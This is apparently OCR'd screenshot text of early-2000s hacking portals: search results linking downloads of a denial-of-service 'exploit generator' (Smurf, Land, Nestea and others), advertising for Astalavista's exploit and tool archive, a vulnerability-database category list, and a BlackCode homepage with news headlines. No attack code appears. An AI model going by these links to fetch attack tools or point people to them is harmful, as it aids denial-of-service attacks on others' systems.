
2.: **http://packetstorm.securify.com/DoS/**
▪ Aggressor: Exploit Generator 0.85 - Includes Smurf3 / Land / Suffer / Boink / Spoofed OOB / Nestea / Packet Builder (TCP) and PortScan. For Windows 95/98.

3.: **http://www.cracks.am/cracks/a.html**
▪ Aggressor Exploit Generator 0.85

4.: **http://servisco.net/a_page_4.htm**
▪ Aggressor Exploit Generator 0.85

5.: **http://216.15.182.227/dabest/a1.htm**
▪ Aggressor Exploit Generator v0.85 4Kb

words *aggressor* found on 5 pages from 1384 in database



Advanced Security Member Portal

Welcome to the largest security community on the net !

We are 6000 Members!

Already 6184 active Members
Over 3.5 GB of data

With over 6000 members, Astalavista's Advanced Security Member Portal is the largest security member portal in the world. A compact, up-to-date and limitless security oracle is available to all members.

Tool-Archive with over 4000 tools!

Information exchange on topics like winhacking, tools, mail accounts etc.!

Manual and automatic updating daily!

Security Archive
Easy access to over 4000 tools, 2000 exploits, live hacker reports, a war games server, tutorial, source codes, unpublished documents etc.

Interactivity
Information forums supervised by specialists on hacking, tools, usage instructions etc. Information exchange with other members via U2U messenger, IRC on current topics (e.g. Winhacking).


Updating

What our members say about the Advanced Security Member Portal:

SIr_HackAlOt
I use astalavista.net because it has all the resources need, there are sources of information that you will not find anywhere else. Astalavista.net is also good because of the user-friendly surrounding, everyone helps everyone, there is always someone there to help

Andy Blake
It's a wonderful resource which I visit daily. Amazing work from astalavista peeps :) Worth every dollar...

Anthony77
Fantastic member section.... It is for me always fun to surf



C:\Documents and Settings\Paul Henry\Desktop\ASTALAVISTA_NET Vulnerabilities DB.htm

ASTALAVISTA.NET

Logged in as [redacted]

All Search

Home Member Control Panel U2U Messenger IRC Submit Logout

Directory | Proxy DB | Forums | Weekly most popular | Latest tools | Latest Articles | Latest entries | Vulnerabilities DB | Archives

Vulnerabilities DB


Sort: by date Period: All Search

Categories: add a vulnerability

- Vulnerabilities

3COM (5)
Adobe (5)
AOL (15)
Apache (26)
AV Applications (12)
BBS and Forums (59)
BSD (18)
Chatsystems (16)
checkpoint (8)
Cisco (62)
Citrix (4)
CM Systems (6)
ColdFusion (2)
Compaq (4)
Data- Backup/Recovery (2)
E-commerce/E-Shop Systems (13)
External Exploits Archives (3)
Games (6)
hotmail & yahoo (5)
HP (5)
HP-UX (3)
IBM (16)
ICQ (7)
Intel (3)
IRC (17)
IRIX (2)
JSP (9)
Linux Distributions (31)
Lotus (14)
Macromedia (12)
Mac OS (4)
Malicious Code-Appl and Mailserv (80)
Microsoft (318)
Miscellaneous (518)
Miscellaneous Browsers (9)
Miscellaneous Firewalls (19)
Miscellaneous FTP Servers/Client (42)
Miscellaneous Perl (16)
Miscellaneous Routers (15)
Miscellaneous Website Vulnerabil (58)
Miscellaneous Web Servers (151)
Mobile Malicious Code (11)
MySQL/MSSQL (12)
Netscape (4)
NetScreen (4)
Netsol.com/VeriSign (4)
Novell Netware (20)
OpenSSH (14)
Opera (10)
Oracle (28)
Palm and Handhelds (2)
PGP GPG (10)
PHP (58)
Realnetworks (3)
Sendmail (4)
Solaris (17)
Sun (17)
Symantec (8)
TrendMicro (1)
Unix (16)
Watchguard (5)
Webapplications (7)

Title (*Latest Entries*)	Size[Byte]	Hits	Lastmod	Lang


BLACKCODE.COM -Your security services provider since 1998 - Microsoft Internet Explorer provided by Compaq
File Edit View Favorites Tools Help
Back
Search
Favorites
Media
Address
http://www.blackcode.com/
Go
Links
Done
Internet

BLACKCODE

your security services provider since 1998

SEARCH ○ ARCHIVES ○ FORUM

HOME INFORMATION SERVICES ARCHIVE DOCUMENTATION DISCUSSION

Tuesday, February 11th

Mailing List

User: cybgasia logged in (Members: 21 Guest: 94) | Logout

BC ProHosting

BlackCode offers you professional hosting solutions starting at $9.99.

more info...

Anonymous Proxy

The BlackCode Proxy is a powerfull anonymous proxy solution supporting both http and socks proxy.

more info...

Webmasters

Some of our best tools ready to be used on your site.

more info...

BC Merchandising

Security News and Headlines

Monday, February 10th (Source: theregister.co.uk)
UK police release TK worm suspects.

Monday, February 10th (Source: theregister.co.uk)
Sacked sysadmin arrested on hacking charges.

Thursday, February 6th (Source: Zdnet.co.uk)
UK-US police team hold two over TK worm.

Thursday, February 6th (Source: slashdot.com)
Slashdot interviews Kevin Mitnick.

Wednesday, February 5th (Source: earthweb.com)
NASA Reportedly Hacked Hours After Columbia Was Lost.

Wednesday, February 5th (Source: digitalmass.com)
SQL Slammer worm spread worldwide in 10 minutes.

More News | Security Headlines

BlackCode Links Directory

Search Directory: Suggest a site

ANONYMITY Encryption, Privacy...	NEWS Computers, Linux...	PROGRAMING ASP, Information...
RESOURCES Information, Software...	SECURITY Companies, Groups...	UNDERGROUND Cracking, Hacking...

What´s New

January 11th: BlackCode CD II Edition now available! Go
January 2nd: BlackCode Labs opens doors. Check it out! Go
December 30th: Legends of Chaos Information. Go
December 30th: Get the Hackers Black book from BC! Go
October 31st: Register your nick on our IRC network Go

